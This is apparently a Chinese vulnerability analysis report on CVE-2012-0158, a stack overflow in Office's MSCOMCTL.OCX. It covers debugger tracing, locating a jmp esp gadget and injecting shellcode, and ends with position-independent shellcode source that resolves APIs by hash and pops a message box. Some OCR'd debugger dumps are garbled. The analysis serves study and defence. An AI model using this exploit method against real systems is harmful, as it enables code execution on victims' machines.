

# 北京蓝森科技有限公司

## (CVE-2012-0158) 漏洞分析报告

软件名称: Microsoft Office	操作系统: Window 7 专业版(32 位)
软件版本: 2003	漏洞编号: CVE-2012-0158
漏洞模块: MSCOMCTL.OCX	危害等级: 高危
模块版本: 2003	漏洞类型: 缓冲区溢出
编译日期: 2020-11-19	威胁类型: 本地

分析人: 张海龙  
2021 年 1 月 20 日

### 目录

1. 软件简介 .....	1
2. 漏洞成因 .....	2
2.1 定位漏洞触发模块 .....	2
2.2 定位漏洞函数 .....	3
2.3 分析漏洞成因 .....	3
3. 利用过程 .....	9
3.1 分析和设计漏洞 shellcode 的结构 .....	9
3.2 在运行的程序中寻找跳板指令地址 .....	10
3.3 编写 shellcode, 注入 shellcode .....	11
4. POC .....	11

## 1. 软件简介

Microsoft Office 是由 Microsoft(微软)公司开发的一套基于 Windows 操作系统的办公软


件套装。常用组件有 Word、Excel、PowerPoint 等。最新版本为 Microsoft 365 (Office 2019)

## 2. 漏洞成因

CVE-2012-0158 漏洞是一个栈溢出漏洞，该漏洞的产生来自于微软 Office 办公软件中 MSCOMCTL.ocx 中的 MSCOMCTL.ListView 控件检查失误。在读取数据的时候，读取的长度和验证的长度都在文件中，且可以人为修改，进而触发缓冲区溢出，攻击者可以通过精心构造的数据修改 EIP 指向来实现任意代码的执行。

### 2.1 定位漏洞触发模块

用 OllyDbg 附加 office, 打开问题文档，发现弹出错误提示框，通过 esp 找到溢出点



分析溢出点附近堆栈，溢出点下面的堆栈一般是刚刚调用的函数的上一层函数堆栈，溢出后可能已经破坏，溢出点上面的堆栈一般是刚刚执行的函数堆栈，可以发现有一个地址 275C8A0A, 可以看出这个地址是 MSCOMCTL 模块中的地址，由此判断刚刚执行的函数中执行了 MSCOMCTL 模块中的代码

001213D4	0E4F 08E8	?0■	
001213D8	00008282	脩..	
001213DC	00121410	■■■.	
001213E0	275C8A0A	.獎'	MSCOMCTL.275C8A0A
001213E4	00121408	■■■.	
001213E8	0BAD 0588	??	
001213EC	00008282	脩..	
001213F0	00000000	....	
001213F4	0BA6E 044	D唉■	
001213F8	0E4F 08E8	?0■	
001213FC	6A626F43	Cobj	
00121400	00000064	d...	
00121404	00008282	脩..	
00121408	00000000	....	
0012140C	00000000	....	
00121410	00000000	....	
00121414	41414141	AAAA	← 溢出点
00121418	00000000	....	

## 2.2 定位漏洞函数

动态调试溢出点所在的函数，可以跟踪到是 CALL275C876D 时出的问题

275C8A04	50	PUSH EAX	
275C8A05	E8 63FDFFFF	CALL MSCOMCTL.275C876D	执行了这个CALL，覆盖了堆栈ESP
275C8A0A	8BF0	MOV ESI,EAX	
275C8A0C	83C4 0C	ADD ESP,0xC	
275C8A0F	85F6	TEST ESI,ESI	
275C8A11	7C 3D	JL SHORT MSCOMCTL.275C8A50	
275C8A13	837D F8 00	CMP DWORD PTR SS:[EBP-0x8],0x0	
275C8A17	8B7D 08	MOV EDI,DWORD PTR SS:[EBP+0x8]	
275C8A1A	74 2A	JE SHORT MSCOMCTL.275C8A46	
275C8A1C	8365 0C 00	AND DWORD PTR SS:[EBP+0xC],0x0	
275C8A20	8D45 0C	LEA EAX,DWORD PTR SS:[EBP+0xC]	
275C8A23	53	PUSH EBX	
275C8A24	50	PUSH EAX	

地址	数值	注释	
0012140C	00000000		0012140C 00000000 ....
00121410	00000000		00121410 00000000 ....
00121414	41414141		00121414 41414141 AAAA
00121418	00000000		00121418 00000000 ....
0012141C	00000000		0012141C 00000000 ....

## 2.3 分析漏洞成因

重新动态调试观察 CALL275C876D 的参数

```
int __stdcall sub_275C89C7(int a1, BSTR bstrString)
{
    BSTR v2; // ebx@1
    int result; // eax@1
    int v4; // esi@4
    int v5; // [sp+Ch] [bp-14h]@1
    SIZE_T dwBytes; // [sp+14h] [bp-Ch]@3
    int v7; // [sp+18h] [bp-8h]@4
    int v8; // [sp+1Ch] [bp-4h]@8

    v2 = bstrString;
    result = sub_275C876D((int)&v5, bstrString, 0xCu);
    if ( result >= 0 )
    {
        if ( v5 == 1784835907 && dwBytes >= 8 )
        {
            v4 = sub_275C876D((int)&v7, v2, dwBytes); // 漏洞触发函数
            if ( v4 >= 0 )
            {
                if ( !v7 )
            }
        }
    }
}
```

函数 275C876D 内部

在文件中搜索定位长度，发现有两个长度，猜测一个是 dwBytes，一个是 v7

在 011yDbg 中单步调试以及修改 8282 为 8283 对比前后状态，发现两个长度确实一个是 dwBytes, 一个是 v7

275C89FD	. FF75 F4	PUSH DWORD PTR SS:[EBP-0xC]		EAX 00121408
275C8A00	. 8D45 F8	LEA EAX,DWORD PTR SS:[EBP-0x8]		ECX 000003C4
275C8A03	. 53	PUSH EBX		EDX 000003C3
275C8A04	. 50	PUSH EAX		EBX 0E5E08E8
275C8A05	. E8 63FDFFFF	CALL HSCONCTL.275C876D	执行了这个CALL, 覆盖了堆栈ESP	ESP 001213E4
275C8A0A	. 8BF0	MOV ESI,EAX		EBP 00121410
275C8A0C	. 83C4 0C	ADD ESP,0xC		ESI 060A0414
275C8A0F	. 85F6	TEST ESI,ESI		EDI 00000000
275C8A11	. 7C 3D	JL SHORT HSCONCTL.275C8A50		EIP 275C8A05 HSCONCTL.275C8A05
275C8A13	. 837D F8 00	CMPL DWORD PTR SS:[EBP-0x8],0x0		C 0 ES 0023 32 0(FFFFFFFF)
275C8A17	. 8B7D 08	MOV EDI,DWORD PTR SS:[EBP+0x8]		P 0 CS 001B 32 0(FFFFFFFF)
275C8A1A	. 74 2A	JE SHORT HSCONCTL.275C8A46		A 1 SS 0023 32 0(FFFFFFFF)
275C8A1C	. 8365 0C 00	AND DWORD PTR SS:[EBP+0xC],0x0		Z 0 DS 0023 32 0(FFFFFFFF)
275C8A20	. 8D45 0C	LEA EAX,DWORD PTR SS:[EBP+0xC]		S 0 FS 003B 32 7FFDF000(FFF)
275C8A23	. 53	PUSH EBX		T 0 GS 0000 NULL
275C8A24	. 50	PUSH EAX		D 0
275C8A25	. E8 2F000000	CALL HSCONCTL.275C8A59		O 0 LastErr ERROR_SUCCESS (00000000)
275C8A2A	. 8BF0	MOV ESI,EAX		EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)
275C8A2C	. 50	POP EBX		ST0 empty 0.0
275C876D=HSCONCTL.275C876D				ST1 empty 0.0
				ST2 empty 0.0

地址	数值	注释
30A99000	00F10F7E	
30A99004	7FFF07E7	
30A99008	0F7EF0F7	
30A9900C	07E700F1	

001213D0	00121410
001213E0	275C89DF HSCONCTL.275C89DF
001213E4	00121408
001213E8	0E5E08E8
001213EC	00000282
001213F0	00000000

函数 275C876D 内部

地址	HEX 数据	反汇编	注释	寄存器 (FPU)
275C876D	. \$ 55	PUSH EBP	漏洞函数	EAX 00000282
275C876E	. 00EC	MOV EBP,ESP		ECX 00000282
275C8770	. 51	PUSH ECX		EDX 00000000
275C8771	. 53	PUSH EBX		EBX 0E6108E8
275C8772	. 0B5D 0C	MOV EBX,DWORD PTR SS:[EBP+0xC]		ESP 001213CC
275C8775	. 56	PUSH ESI		EBP 001213DC
275C8776	. 33F6	XOR ESI,ESI		ESI 00AF16C0
275C8778	. 8B03	MOV EAX,DWORD PTR DS:[EBX]		EDI 00129688
275C877A	. 57	PUSH EDI		EIP 275C87CF HSCONCTL.275C87CF
275C877B	. 56	PUSH ESI		C 1 ES 0023 32 0(FFFFFFFF)
275C877C	. 8D4D FC	LEA ECX,DWORD PTR SS:[EBP-0x4]		P 1 CS 001B 32 0(FFFFFFFF)
275C877F	. 6A 04	PUSH 0x4		A 0 SS 0023 32 0(FFFFFFFF)
275C8781	. 51	PUSH ECX		Z 0 DS 0023 32 0(FFFFFFFF)
275C8782	. 53	PUSH EBX		S 0 FS 003B 32 7FFDF000(FFF)
275C8783	. FF50 0C	CALL DWORD PTR DS:[EAX+0xC]		T 0 GS 0000 NULL
275C8786	. 3BC6	CMPL EAX,ESI		D 0
275C8788	. 7C 78	JL SHORT HSCONCTL.275C8802		O 0 LastErr ERROR_SUCCESS (00000000)
275C878A	. 8B7D 10	MOV EDI,DWORD PTR SS:[EBP+0x10]		EFL 00000207 (NO,B,NE,BE,NS,PE,GE,G)
275C878C	. 037D FC	CMPL DWORD PTR SS:[EBP-0x4],EBI		ST0 empty 0.0
				ST1 empty 0.0
				ST2 empty 0.0

地址	数值	注释
00121414	41414141	
00121418	00000000	
0012141C	00000000	
00121420	00000000	
00121424	00000000	
00121428	00000000	
0012142C	00000000	
00121430	00000000	

001213D4	0E6108E8
001213D8	00000282
001213DC	00121410
001213E0	275C8A0A 返回到 HSCONCTL.275C8A0A 来自 HSCONCTL.275C876D
001213E4	00121408
001213E8	0E6108E8
001213EC	00000282
001213F0	00000000
001213F4	00A2691C

修改 8282 为 8283

The screenshot shows a debugger window with assembly code on the left and registers on the right. A red arrow points from the instruction `CALL MSCOMCTL.275C876D` to the `ESP` register, which contains the value `001213E4`. The instruction is highlighted in yellow with the text "执行了这个CALL, 覆盖了堆栈ESP".

Address	Disassembly	Comment
275C8A00	LEA EAX, DWORD PTR SS:[EBP-0x8]	
275C8A03	PUSH EBX	
275C8A04	PUSH EAX	
275C8A05	CALL MSCOMCTL.275C876D	执行了这个CALL, 覆盖了堆栈ESP
275C8A0A	MOV ESI, EAX	
275C8A0C	ADD ESP, 0xC	
275C8A0F	TEST ESI, ESI	
275C8A11	JL SHORT MSCOMCTL.275C8A50	
275C8A13	CMP DWORD PTR SS:[EBP-0x8], 0x0	
275C8A17	MOV EDI, DWORD PTR SS:[EBP+0x8]	
275C8A1A	JE SHORT MSCOMCTL.275C8A46	
275C8A1C	AND DWORD PTR SS:[EBP+0xC], 0x0	
275C8A20	LEA EAX, DWORD PTR SS:[EBP+0xC]	
275C8A23	PUSH EBX	
275C8A24	PUSH EAX	
275C8A2F	CALL MSCOMCTL.275C8A50	

Register	Value
EBX	00F708E8
ESP	001213E4
EBP	00121410
ESI	03C1D2F4
EDI	00000000
EIP	275C8A05 MSCOMCTL.275C876D

函数 275C876D 内部

275C8788	7C 78	JL SHORT MSCOMCTL.275C8802		EBX 00E708E8
275C878A	8B7D 10	MOV EDI,DWORD PTR SS:[EBP+0x10]	获取长度	ESP 001213CC
275C878D	397D FC	CMP DWORD PTR SS:[EBP-0x4],EDI	[ebp-4]=0282	EBP 001213DC
275C8790	0F85 F0B7000	JNZ MSCOMCTL.275D3F93		ESI 00000000
275C8796	57	PUSH EDI	dwBytes	EDI 00008382
275C8797	56	PUSH ESI	dwFlags	
275C8798	FF35 00DE622	PUSH DWORD PTR DS:[0x2762DE00]	hHeap = 00160000	EIP 275C878D MSCOMCTL.275C878D
275C879E	FF15 6811582	CALL DWORD PTR DS:[<KERNEL32.HeapAlloc>]	RtlAllocateHeap	C 0 ES 0023 32 00 0(FFFFFFFF)
275C87A4	3BC6	CMP EAX,ESI		P 1 CS 001B 32 00 0(FFFFFFFF)
275C87A6	8945 0C	MOV DWORD PTR SS:[EBP+0xC] EAX		A 0 SS 0023 32 00 0(FFFFFFFF)
275C87A9	0F84 EEB7000	JE MSCOMCTL.275D3F9D		Z 1 DS 0023 32 00 0(FFFFFFFF)
275C87AF	8B08	MOV ECX,DWORD PTR DS:[EBX]		S 0 FS 003B 32 77FD0000
275C87B1	56	PUSH ESI		T 0 GS 0000 NULL
275C87B2	57	PUSH EDI		D 0
275C87B3	5B	PUSH EAX		O 0 LastErr ERROR_SUCCESS
275C87B4	5B	PUSH EAX		EFL 00000246 (NO,NB,E,BE,NS)
275C87B5	5B	PUSH EAX		ST0 empty 0.0
275C87B6	5B	PUSH EAX		ST1 empty 0.0
275C87B7	5B	PUSH EAX		ST2 empty 0.0
275C87B8	5B	PUSH EAX		ST3 empty 0.0
275C87B9	5B	PUSH EAX		ST4 empty 0.0
275C87BA	5B	PUSH EAX		ST5 empty 0.0
275C87BB	5B	PUSH EAX		ST6 empty 0.0
275C87BC	5B	PUSH EAX		ST7 empty 0.0
275C87BD	5B	PUSH EAX		ST8 empty 0.0
275C87BE	5B	PUSH EAX		ST9 empty 0.0
275C87BF	5B	PUSH EAX		ST10 empty 0.0
275C87C0	5B	PUSH EAX		ST11 empty 0.0
275C87C1	5B	PUSH EAX		ST12 empty 0.0
275C87C2	5B	PUSH EAX		ST13 empty 0.0
275C87C3	5B	PUSH EAX		ST14 empty 0.0
275C87C4	5B	PUSH EAX		ST15 empty 0.0
275C87C5	5B	PUSH EAX		ST16 empty 0.0
275C87C6	5B	PUSH EAX		ST17 empty 0.0
275C87C7	5B	PUSH EAX		ST18 empty 0.0
275C87C8	5B	PUSH EAX		ST19 empty 0.0
275C87C9	5B	PUSH EAX		ST20 empty 0.0
275C87CA	5B	PUSH EAX		ST21 empty 0.0
275C87CB	5B	PUSH EAX		ST22 empty 0.0
275C87CC	5B	PUSH EAX		ST23 empty 0.0
275C87CD	5B	PUSH EAX		ST24 empty 0.0
275C87CE	5B	PUSH EAX		ST25 empty 0.0
275C87CF	5B	PUSH EAX		ST26 empty 0.0
275C87D0	5B	PUSH EAX		ST27 empty 0.0
275C87D1	5B	PUSH EAX		ST28 empty 0.0
275C87D2	5B	PUSH EAX		ST29 empty 0.0
275C87D3	5B	PUSH EAX		ST30 empty 0.0
275C87D4	5B	PUSH EAX		ST31 empty 0.0
275C87D5	5B	PUSH EAX		ST32 empty 0.0
275C87D6	5B	PUSH EAX		ST33 empty 0.0
275C87D7	5B	PUSH EAX		ST34 empty 0.0
275C87D8	5B	PUSH EAX		ST35 empty 0.0
275C87D9	5B	PUSH EAX		ST36 empty 0.0
275C87DA	5B	PUSH EAX		ST37 empty 0.0
275C87DB	5B	PUSH EAX		ST38 empty 0.0
275C87DC	5B	PUSH EAX		ST39 empty 0.0
275C87DD	5B	PUSH EAX		ST40 empty 0.0
275C87DE	5B	PUSH EAX		ST41 empty 0.0
275C87DF	5B	PUSH EAX		ST42 empty 0.0
275C87E0	5B	PUSH EAX		ST43 empty 0.0
275C87E1	5B	PUSH EAX		ST44 empty 0.0
275C87E2	5B	PUSH EAX		ST45 empty 0.0
275C87E3	5B	PUSH EAX		ST46 empty 0.0
275C87E4	5B	PUSH EAX		ST47 empty 0.0
275C87E5	5B	PUSH EAX		ST48 empty 0.0
275C87E6	5B	PUSH EAX		ST49 empty 0.0
275C87E7	5B	PUSH EAX		ST50 empty 0.0
275C87E8	5B	PUSH EAX		ST



用 IDA 继续分析, 后面疑似有拷贝函数


```
int __cdecl sub_275C876D(int a1, LPVOID lpMem, SIZE_T dwBytes)
{
    LPVOID v3; // ebx@1
    int result; // eax@1
    LPVOID v5; // eax@3
    int v6; // esi@4
    int v7; // [sp+Ch] [bp-4h]@1
    const void *lpMemA; // [sp+1Ch] [bp-3h]@3

    v3 = lpMem;
    result = (*(int (__stdcall *)(LPVOID, int *, signed int, _DWORD)))(*(DWORD *)lpMem + 12)(lpMem, &v7, 4, 0);
    if ( result >= 0 )
    {
        if ( v7 == dwBytes ) // dwBytes=8282
        {
            v5 = HeapAlloc(hHeap, 0, dwBytes); // 申请0x8282的空间
            lpMemA = v5;
            if ( v5 )
            {
                v6 = (*(int (__stdcall *)(LPVOID, LPVOID, SIZE_T, _DWORD)))(*(DWORD *)v3 + 12)(v3, v5, dwBytes, 0); // 从文件读取0x8282字节的内容
                if ( v6 >= 0 )
                {
                    memcpy((void *)a1, lpMemA, dwBytes);
                    v6 = (*(int (__stdcall *)(LPVOID, void *, SIZE_T, _DWORD)))(*(DWORD *)v3 + 12)((
```

用 OllyDbg 找到了执行拷贝的语句

275C87C6	. 8BC1	MOV EAX,ECX	
275C87C8	. C1E9 02	SHR ECX,0x2	
275C87C8	. F3:A5	REP MOVSD DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]	漏洞触发点
275C87CD	. 8BC8	MOV ECX,EAX	
275C87CF	. 8B45 10	MOV EAX,DWORD PTR SS:[EBP+0x10]	
275C87D2	. 83E1 03	AND ECX,0x3	

在读取数据时, 读取的长度和验证的长度都在文件中, 所以可以自行构造, 进而触发栈溢出, 栈溢出即在拷贝时, 多余的部分向栈地址增加的方向覆盖, 当函数返回地址被覆盖的时候, 函数返回时会读取被覆盖的数据作为即将执行代码的地址, 进而产生未知的后果  
产生漏洞的根本原因是一个判断(即 dwbytes>=8)。在函数 sub\_275c89c7 中先后调用两次函数 sub\_275c876d, 第一次调用该函数前分配了 0x14 字节的栈空间, 第二次调用该函数前已使用 0xc 字节的空间(剩余 0x8 字节)。在函数内部会有拷贝数据这一行为, 若拷贝数据量大于 0x8 字节就会引起栈溢出





```
if ( result >= 0 )
{
    if ( v7 != 0x6A626F43 || v8 != 0x64 || v9 != 8 )
        return 0x8000FFFF;
```

### 3.1 分析和设计漏洞 shellcode 的结构

[illegible]

275C87C1	: 8BCF	MOV ECX, EDI	EAX 00000000
275C87C3	: 8B7D 08	MOV EDI, DWORD PTR SS:[EBP+0x8]	ECX 00000000
275C87C6	: 8BC1	MOV EAX, ECX	EDX 00000000
275C87C8	: C1E9 82	SHR ECX, 0x2	EBX 090F 08E8
275C87CA	: F3A5	REP MOVSD DWORD PTR ES:[EDI], DWORD PTR DS:[ESI]	ESP 001213CC
275C87CB	: 0B00	MOV CON, EAX	EBP 001213DC
275C87CF	: 8B45 10	MOV EAX, DWORD PTR SS:[EBP+0x10]	ESI 0711A500 ASCII "Cob1d"
275C87D2	: 83E1 03	AND ECX, 0x3	EDI 001213FC UNICODE "■"
275C87D5	: 6A 00	PUSH 0x0	EIP 275C87CB HSCONC1L.275C87
275C87D7	: 8D50 03	LEA EDX, DWORD PTR DS:[EAX+0x3]	C 0 ES 0023 32位 0(FFFFFFFF
275C87DA	: 83E2 FC	AND EDX, 0xFFFFFFFC	P 1 CS 001B 32位 0(FFFFFFFF
275C87DD	: 2BD0	SUB EDX, EAX	A 0 SS 0023 32位 0(FFFFFFFF
275C87DF	: F3A4	REP MOVSB BYTE PTR ES:[EDI], BYTE PTR DS:[ESI]	Z 0 DS 0023 32位 0(FFFFFFFF
275C87E1	: 8B08	MOV ECX, DWORD PTR DS:[EBX]	S 0 FS 003B 32位 7FFF0000(F
275C87E3	: 52	PUSH EDX	T 0 GS 0000 NULL
ECX=00000003 (十进制)			D 0
DS:[ESI]= [0711A500]-6A626F43			O 0 LastErr ERROR_SUCCESS (
ES:[EDI]=stack [001213FC]-0000001F			EFL 00000206 (NO, NR, NE, A, NS,

1 / 17

```

275C87C3 8B7D 08 MOV EDI,DWORD PTR SS:[EBP+0x8]
275C87C6 8BC1 MOV EAX,ECX
275C87C8 C1E9 02 SHR ECX,0x2
275C87C8 F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI] 漏洞触发点
275C87CD 8BC8 MOV ECX,EAX
275C87CF 8B45 10 MOV EAX,DWORD PTR SS:[EBP+0x10]
275C87D2 83E1 03 AND ECX,0x3
275C87D5 6A 00 PUSH 0x0
275C87D7 8D50 03 LEA EDX,DWORD PTR DS:[EAX+0x3]
275C87DA 83E2 FC AND EDX,0xFFFFFFFF
275C87DD 2BD0 SUB EDX,EAX
275C87DF F3:A4 REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
275C87E1 8B0B MOV ECX,DWORD PTR DS:[EBX]
275C87E3 52 PUSH EDX
ECX=0000209C (十进制)
DS:[ESI]=071F9588=00000000
ES:[EDI]=stack [00121418]=07004A5C

```

地址	HEX 数据	ASCII
001213F4	5C 4A 0D 07 E8 08 0F 09 63 6F 62 6A 64 00 00 00	\J.?? Cobid..
00121404	82 82 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00121414	41 41 41 41 5C 4A 0D 07 E8 08 0F 09 64 00 00 00	AAAAAJ.??...
00121424	38 4A 0D 07 2B BC 14 07 96 C2 5A 27 01 00 00 00	8J.??被?去...

RETN 0x8 可以分解为两条语句 pop eip 与 ESP=ESP+0x8, 将 41414141 替换为一个指向语句 jmp esp 的地址, 在 41414141 后面 16(16==0x8\*2) 个字节处是书写 shellcode 的起点。这样当执行 RETN 0x8 之后, eip 会跳到栈顶 esp 指向的位置执行接下来的语句, 而栈顶由于加了 0x8, 正好指向书写的 shellcode

```

275C8A4A 0F95 3FA60000 JNZ MSCOMCTL.275D308F
275C8A50 8BC6 MOV EAX,ESI
275C8A52 5F POP EDI
275C8A53 5E POP ESI
275C8A54 5B POP EBX
275C8A55 C9 LEAVE
275C8A55 C2 0800 PUSH 0x8
275C8A59 55 PUSH EBP
275C8A5A 8BEC MOV EBP,ESP
275C8A5C 53 PUSH EBX
275C8A5D 56 PUSH ESI
275C8A5E 57 PUSH EDI
275C8A5F 8B7D 08 MOV EDI,DWORD PTR SS:[EBP+0x8]
275C8A62 33DB XOR EBX,EBX
275C8A64 8B07 MOV EAX,DWORD PTR DS:[EDI]
返回到 41414141

```

地址	HEX 数据	ASCII
30A99000	7E 0F F1 00 E7 07 FF 7F F7 F0 7E 0F F1 00 E7 07	~???j???~???
30A99010	FF 7F 7F F0 7E 0F F1 00 E7 07 FF 7F F7 F0 7E 0F	j???j???j???~???
30A99020	F1 10 D0 60 DC 02 00 06 D6 06 D0 01 10 D0 60 DC	????~???

## 3.2 在运行的程序中寻找跳板指令地址

- 1) 寻找 Jmp esp (opcode 为 ffe4), 用到了 windbg+mona.py+pykd.pyd
- 2) 首先安装 WDK, 因为 WDK 自带 windbg
- 3) 安装 python2.7.2
- 4) 安装 Visual C++ 2008 运行库
- 5) 安装 windbg 的 python 插件 pykd
- 6) 将 mona.py 与 windbglib.py 放到 windbg.exe 同目录下
- 7) 运行 windbg 开始调试后, 输入以下命令即可开始使用 mona
 

```
.load pykd.pyd
!py mona
```
- 8) 查找 "jmp esp", "push esp#ret" 等指令
 

```
!py mona jmp -r esp
```

查找结果如下图, 因为 0x729a0535 显示可读可执行 (PAGE\_EXECUTE\_READ), 故选择该地址替换 41414141, 由于是小端存储, 记得倒序替换 (即 35059a72)

```

Pid 2428 - WinDbg:6.3.9600.17200 X86
File Edit View Debug Window Help
Command
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
[+] Querying 5 modules
- Querying module MSGR3SC.DLL
- Querying module MSVBVM60.DLL
- Querying module mslid.dll
- Querying module IMSC40A.IME
- Querying module SYMINPUT.DLL
- Search complete, processing results
[+] Preparing output file 'jmp.txt'
- (Re)setting logfile jmp.txt
[+] Writing results to jmp.txt
- Number of pointers of type 'push esp # ret 0x08' : 1
- Number of pointers of type 'jmp esp' : 1
- Number of pointers of type 'call esp' : 3
- Number of pointers of type 'push esp # ret ' : 7
[+] Results :
0x72a18a07 0x72a18a07 : push esp # ret 0x08 | {PAGE_EXECUTE_READ} [MSVBVM60.DLL] ASLR: False,
0x729a0535 0x729a0535 : jmp esp | {PAGE_EXECUTE_READ} [MSVBVM60.DLL] ASLR: False, Rebase: Fal
0x3b0acabb 0x3b0acabb : call esp | {PAGE_EXECUTE_READ} [IMSC40A.IME] ASLR: False, Rebase: Fal
0x11026b98 0x11026b98 : call esp | {PAGE_EXECUTE_READ} [SYMINPUT.DLL] ASLR: False, Rebase: Fa
0x11026c6e 0x11026c6e : call esp | ascii {PAGE_EXECUTE_READ} [SYMINPUT.DLL] ASLR: False, Rebas
0x7295cbea 0x7295cbea : push esp # ret | {PAGE_EXECUTE_READ} [MSVBVM60.DLL] ASLR: False, Reb
0x7295ddb0 0x7295ddb0 : push esp # ret | {PAGE_EXECUTE_READ} [MSVBVM60.DLL] ASLR: False, Reb
0x729921f4 0x729921f4 : push esp # ret | {PAGE_EXECUTE_READ} [MSVBVM60.DLL] ASLR: False, Reb
0x72a2e8e8 0x72a2e8e8 : push esp # ret | {PAGE_EXECUTE_READ} [MSVBVM60.DLL] ASLR: False, Reb
0x507c25e9 0x507c25e9 : push esp # ret | {PAGE_EXECUTE_READ} [mslid.dll] ASLR: False, Rebase
0x3b042d16 0x3b042d16 : push esp # ret | ascii {PAGE_EXECUTE_READ} [IMSC40A.IME] ASLR: False,
0x3b064fd8 0x3b064fd8 : push esp # ret | {PAGE_EXECUTE_READ} [IMSC40A.IME] ASLR: False, Reba
Found a total of 12 pointers
[+] This mona.py action took 0:00:02.122000

```

### 3.3 编写 shellcode, 注入 shellcode

用 Visual Studio2019 编写 shellcode, 这里最终目标只是弹窗一个 HelloWorld

- 1) 获取 Kernel32.dll 基地址
- 2) 获取 GetProcAddress 函数地址
- 3) 获取 LoadLibraryA 地址
- 4) 获取 user32 基地址
- 5) 获取 MessageBoxA 地址
- 6) 调用 MessageBoxA 地址
- 7) 获取 ExitProcess 地址
- 8) 调用 ExitProcess

注入 shellcode:

将编写的程序(release 版)拖入 OllyDbg, 找到 main 函数, 然后选中书写的汇编语句, 按下 shift+x 复制这一部分 opcode, 粘贴到问题文件中。

## 4. POC

shellcode 源码如下

```
#include<stdio.h>
#define EM(x) _asm _emit x
extern "C" int shellcode_start();

_declspec(naked) int shellcode_entry()
{
    _asm
    {
        nop
        nop
        nop
        nop
        nop
        jmp shellcode_start
        nop
    }
}

//获取 Kernel32 基地址
_declspec(naked) int GetKernel32Base()
{
    _asm
    {
        push esi
        mov esi,dword ptr fs : [0x30]//1. FS:[0x30]获取 PEB
        mov esi,[esi + 0xc]//2. 指向 PEB_LDR_DATA 结构指针
        mov esi,[esi + 0x1c]//3. 模块链表指针
        mov esi,[esi]//4. 获取第一个链表结构
        mov esi,[esi]//5. 获取模块链表第二个条目，一般是 kernel32 或者
kernelbase(win7 以下)
        mov eax,[esi+0x8]//6. 获取基址，kernel32 或者 kernelbase
        pop esi
        ret
    }
}

//求字符串 Hash 值
_declspec(naked) int GetStringHash(const char* szString)
{
    _asm
    {
        push ebp
        mov ebp, esp
```

```
    push esi
    push edx
    xor edx,edx
    xor eax,eax
    mov esi,[ebp+8]//获取参数,即字符串
GetStringHash_Loop:
    lodsb byte ptr [esi] //获取字符串一个字节
    test al,al
    je GetStringHash_Exit//直到遇到0退出循环
    rol edx,0x3//求hash
    xor dl,al//求hash
    jmp GetStringHash_Loop
GetStringHash_Exit:
    xchg eax,edx//将结果保存在eax
    pop edx
    pop esi
    mov esp,ebp
    pop ebp
    retn 4
}
}

_declspec(naked) int GetHashCodeAndCompareHash(const char*strFunName,int nHash)
{
    _asm
    {
        push ebp
        mov ebp,esp
        push ebx
        push edx
        mov eax,[ebp+0x8]//参数1: ebp+0x8 strFunName
        push eax
        call GetStringHash
        mov ebx,eax
        xor eax,eax
        mov edx,[ebp+0xc]//参数2 hash
        cmp ebx,edx//比较字符串的hash值
        jne GetHashCodeAndCompareHash_End//不等返回0
        mov eax,0x1//相等返回1
    }
GetHashCodeAndCompareHash_End:
    pop edx
    pop ebx
    mov esp,ebp
    pop ebp
}
```

```
    retn 8
}
}

//根据 hash 值 寻找指定模块的 函数地址
_declspec(naked) int GetAddrFromHash(int nHash, int nImageBase)
{
    _asm
    {
        push ebp
        mov  ebp, esp
        sub  esp, 0xc //申请局部空间
        push edx
        //1. 获取 EAT/ENT/EOT 地址
        mov  edx, [ebp+0xc] //imageBase
        mov  esi, [edx+0x3c] //esi=IMAGE_DOS_HEADER.e_lfanew
        lea  esi, [edx+esi] //pe 文件头
        mov  esi, [esi+0x78] //esi=IMAGE_EXPORT.VirtualAddress
